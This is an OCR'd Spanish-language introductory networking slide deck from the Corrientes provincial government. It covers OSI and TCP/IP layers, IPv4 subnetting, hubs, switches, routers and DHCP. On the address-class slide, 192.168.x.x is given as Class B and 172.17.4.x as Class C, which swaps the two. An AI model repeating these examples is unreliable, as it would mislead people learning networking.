

IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Red
Acceso al Medio
Físico
- Provee conectividad y selección de rutas entre dos sistemas terminales
Gobierno de la Provincia de Corrientes



IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Transporte
Red
Acceso al Medio
Físico
- Provee mecanismos para el establecimiento, mantenimiento, y terminación de circuitos virtuales, detección y recuperación de fallos en el transporte, y control de flujo de información
Gobierno de la Provincia de Corrientes



IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Sesión
Transporte
Red
Acceso al Medio
Físico
- Establece, gestiona, y termina sesiones entre aplicaciones
Gobierno de la Provincia de Corrientes



IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Presentación
Sesión
Transporte
Red
Acceso al Medio
Físico
- Esta capa garantiza que la información enviada por la capa de aplicación de un sistema sea legible por la capa de aplicación de otro
Gobierno de la Provincia de Corrientes



IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Aplicación
Presentación
Sesión
Transporte
Red
Acceso al Medio
Físico
- Provee servicios a procesos de aplicaciones (como correo electrónico, transferencia de archivos y emulación de terminal)
CFI
Gobierno de la Provincia de Corrientes


IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Aplicación
Presentación
Sesión
Transporte
Red
Acceso al Medio
Físico
Acceso a la Red
- Trabaja sobre Ethernet, Wireless Ethernet, Token Ring, ATM.
CFI
Gobierno de la Provincia de Corrientes


IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Aplicación
Presentación
Sesión
Transporte
Red
Acceso al Medio
Físico
Internet
Acceso a la Red
- Trabaja sobre los protocolos IP, ICMP, IGMP, ARP.
CFI
Gobierno de la Provincia de Corrientes


IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Aplicación
Presentación
Sesión
Transporte
Red
Acceso al Medio
Físico
Transporte
Internet
Acceso a la Red
TCP, UDP, RTP, SCTP.
CFI
Gobierno de la Provincia de Corrientes


IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Aplicación
Presentación
Sesión
Transporte
Red
Acceso al Medio
Físico
Aplicación
Transporte
Internet
Acceso a la Red
HTTP, FTP, DNS, POP, SMTP.
Gobierno de la Provincia de Corrientes


Direcciones IP
· Es una dirección de 32 bits (IPv4) en formato binario, que por razones de practicidad se exhibe en 4 grupos de 8 bits separados por puntos pero en formato decimal. Cada grupo de 8 bits puede ir desde 0 a 255.
· Cada Pc tiene asignada una dirección Ip (que la identifica dentro de la red) y una máscara de subred (Mask).
· La máscara le indica a la Pc cual será el rango de red que podrá ver desde su Ip. A este rango lo llamamos Subred (o subnet).
· Pueden definirse varios rangos de red con la máscara de Subred, pero hay tres rangos clásicos que se definen llamadas Clase A, B y C.
Máscara para Clase A: 255.0.0.0 Ej. Rango de ip: 10.x.x.x
Máscara para Clase B: 255.255.0.0 Ej. Rango de ip: 192.168.x.x
Máscara para Clase C: 255.255.255.0 Ej. Rango de ip: 172.17.4.x
x = de 0 a 255
Gobierno de la Provincia de Corrientes

Direcciones IP

Se pueden tener subredes de una Subred.

· Para saber que rango de ips puede ver una Pc debemos hacer el siguiente calculo. Tomamos la ip y la máscara en formato binario y luego hacemos un AND entre ellas, es decir, multiplicamos cada bit de la Ip por cada bit de la mascara, y lo que nos queda es la Subred:

Dirección IP	11001100.00001000.00001010.10101010	204.8.10.170
Máscara de Subred (MASK)	11111111.11111111.11111111.00000000	255.255.255.0
Subred (SubNet)	11001100.00001000.00001010.00000000 204 . 8 . 10 . 0	

Direcciones IP

Veamos un Ejemplo:

Dirección IP	11001000.00100000.01101000.10101100	200.32.104.172
Máscara de Subred (MASK)	11111111.11111111.11111111.11100000	255.255.255.224
Subred de la clase C	11001000.00100000.01101000.10100000	200.32.104.160

Existe también una direccion de Broadcast, que es necesaria para encontrar una pc dentro de la red. Al enviar datos al Broadcast, estos son recibidos por todas las Pc del rango de red correspondiente.

Direcciones IP

Veamos un Ejemplo:

Dirección IP	11001000.00100000.01101000.10101100	200.32.104.172
Máscara de Subred (MASK)	11111111.11111111.11111111.11100000	255.255.255.224
Subred de la clase C	11001000.00100000.01101000.10100000	200.32.104.160

Para calcular el Broadcast de una red tomamos el final de la subred y le ponemos tantos "unos" como "ceros" halla en el final de la mascara, asi:


11001000.00100000.01101000.10111111 200.32.104.191

Los Hosts (equipos) disponibles son los que quedan entre la red y el broadcast. En este caso desde 200.32.104.161 hasta 200.32.104.190


Seguridad en las comunicaciones

Generalidades

Cabecera IP




Cabecera TCP



Seguridad en las comunicaciones

Nivel transporte


- **Funcionamiento TCP: Handshake TCP (Saludo a tres vias)**



Ejemplo de Comunicación (Correo)

- Capa 7 -> Outlook ->
Outlook + Datos "*Corrrrreeee

Topologías de Red





Gobierno de la Provincia de Corrientes



HUB

- Dispositivo que sirve como centro de una red de topología en estrella

- El HUB regenera la señal y la reenvía a sus múltiples Puertos.

- Si se envían datos de A hacia B a través de un HUB, este envía los datos a todos los equipos conectados a el, y solo B aceptaria los datos.

- Expande el dominio de colisión.

- Y lo mas importante....

.... Son dispositivos de capa 1 y ...

.... DEBERIAN PROHIBIRSE EN CORPORACIONES




Gobierno de la Provincia de Corrientes



HUB

- La Pc con la Ip 192.168.1.5 le manda un paquete a la 192.168.1.7





Gobierno de la Provincia de Corrientes



Switch

- Y se vienen las MAC con sus 48 bits en formato hexadecimal
  Por ejemplo: 00:FF:23:AD:11:B2 ó 00-02-A5-28-48-A8


- Y porque se vienen?. Porque los switch y los bridge (que ya están fuera de moda) son dispositivos de capa 2 y usan las MAC para la conmutación de paquetes.

- Por ese motivo NO TIENEN DOMINIO DE COLISIÓN...

- Si se envían datos de A hacia B a través de un switch, este envía los datos de A solo al puerto donde esta conectado B, lo que no ocurre en un HUB.

SWITCH

- La Pc con la Ip 192.168.1.5 le manda un paquete a la 192.168.1.7



Gobierno de la Provincia de Corrientes



Router

-Transmite un paquete desde un enlace de datos hacia otro, seleccionando la interfaz mas apropiada para entregar el paquete (Conmutación). Responsable de pasar el paquete a la próxima red.

-La determinación de ruta es el proceso que utiliza el router para elegir el siguiente salto de la ruta del paquete hacia su destino. Este proceso también se denomina enrutar (o rutear) el paquete.

-Para enrutar un paquete de datos, en primer lugar el router debe determinar la dirección de subred/red destino ejecutando una operación AND lógica, utilizando la dirección IP y la máscara de subred del host destino. El resultado será la dirección de red/subred.

DHCP

- Protocolo cliente/servidor diseñado en 1993

- RFC 2131: Dynamic Host Configuration Protocol
  RFC 2132: DHCP Options and BOOTP Vendor Extensions

-Se trata de un protocolo que brinda a los host una serie de parámetros que les permite estar conectados en una LAN y elimina la necesidad de configurar uno a uno los host.

-Los parámetros mínimos que otorga el DHCP a un equipo son: dirección IP, máscara de red, puerta de enlace, servidor DNS (secundario si es que existe), fecha en la cual caducan estos datos.

DHCP

Funcionamiento básico

- **Cliente: DHCPDISCOVER (paquete broadcast)**

  Src=0.0.0.0 sPort=68 Dest=255.255.255.255 dPort=67

- **Server: DHCPOFFER (MAC destino: cliente)**

  Src=192.168.1.1 sPort=67 Dest=255.255.255.255 dPort=68

- **Client: DHCPREQUEST**

  Src=0.0.0.0 sPort=68 Dest=255.255.255.255 dPort=67

- **Server: DHCPACK**
  - Src=192.168.1.1 sPort=67 Dest=255.255.255.255 dPort=68





DHCP

Que puede ofrecer un DHCP?

- Dirección IP
- Máscara
- Dirección de Puerta de enlace (Gateway)
- Servidor de Nombre de Dominio (DNS)
- Servidor Wins
- Dominio al que pertenece






IP

- DIAGRAMA DE COMUNICACIÓN POR IP en una misma LAN

IP: 192.168.1.5 / mask 255.255.255.0




IP: 192.168.1.7 / mask 255.255.255.0

IP

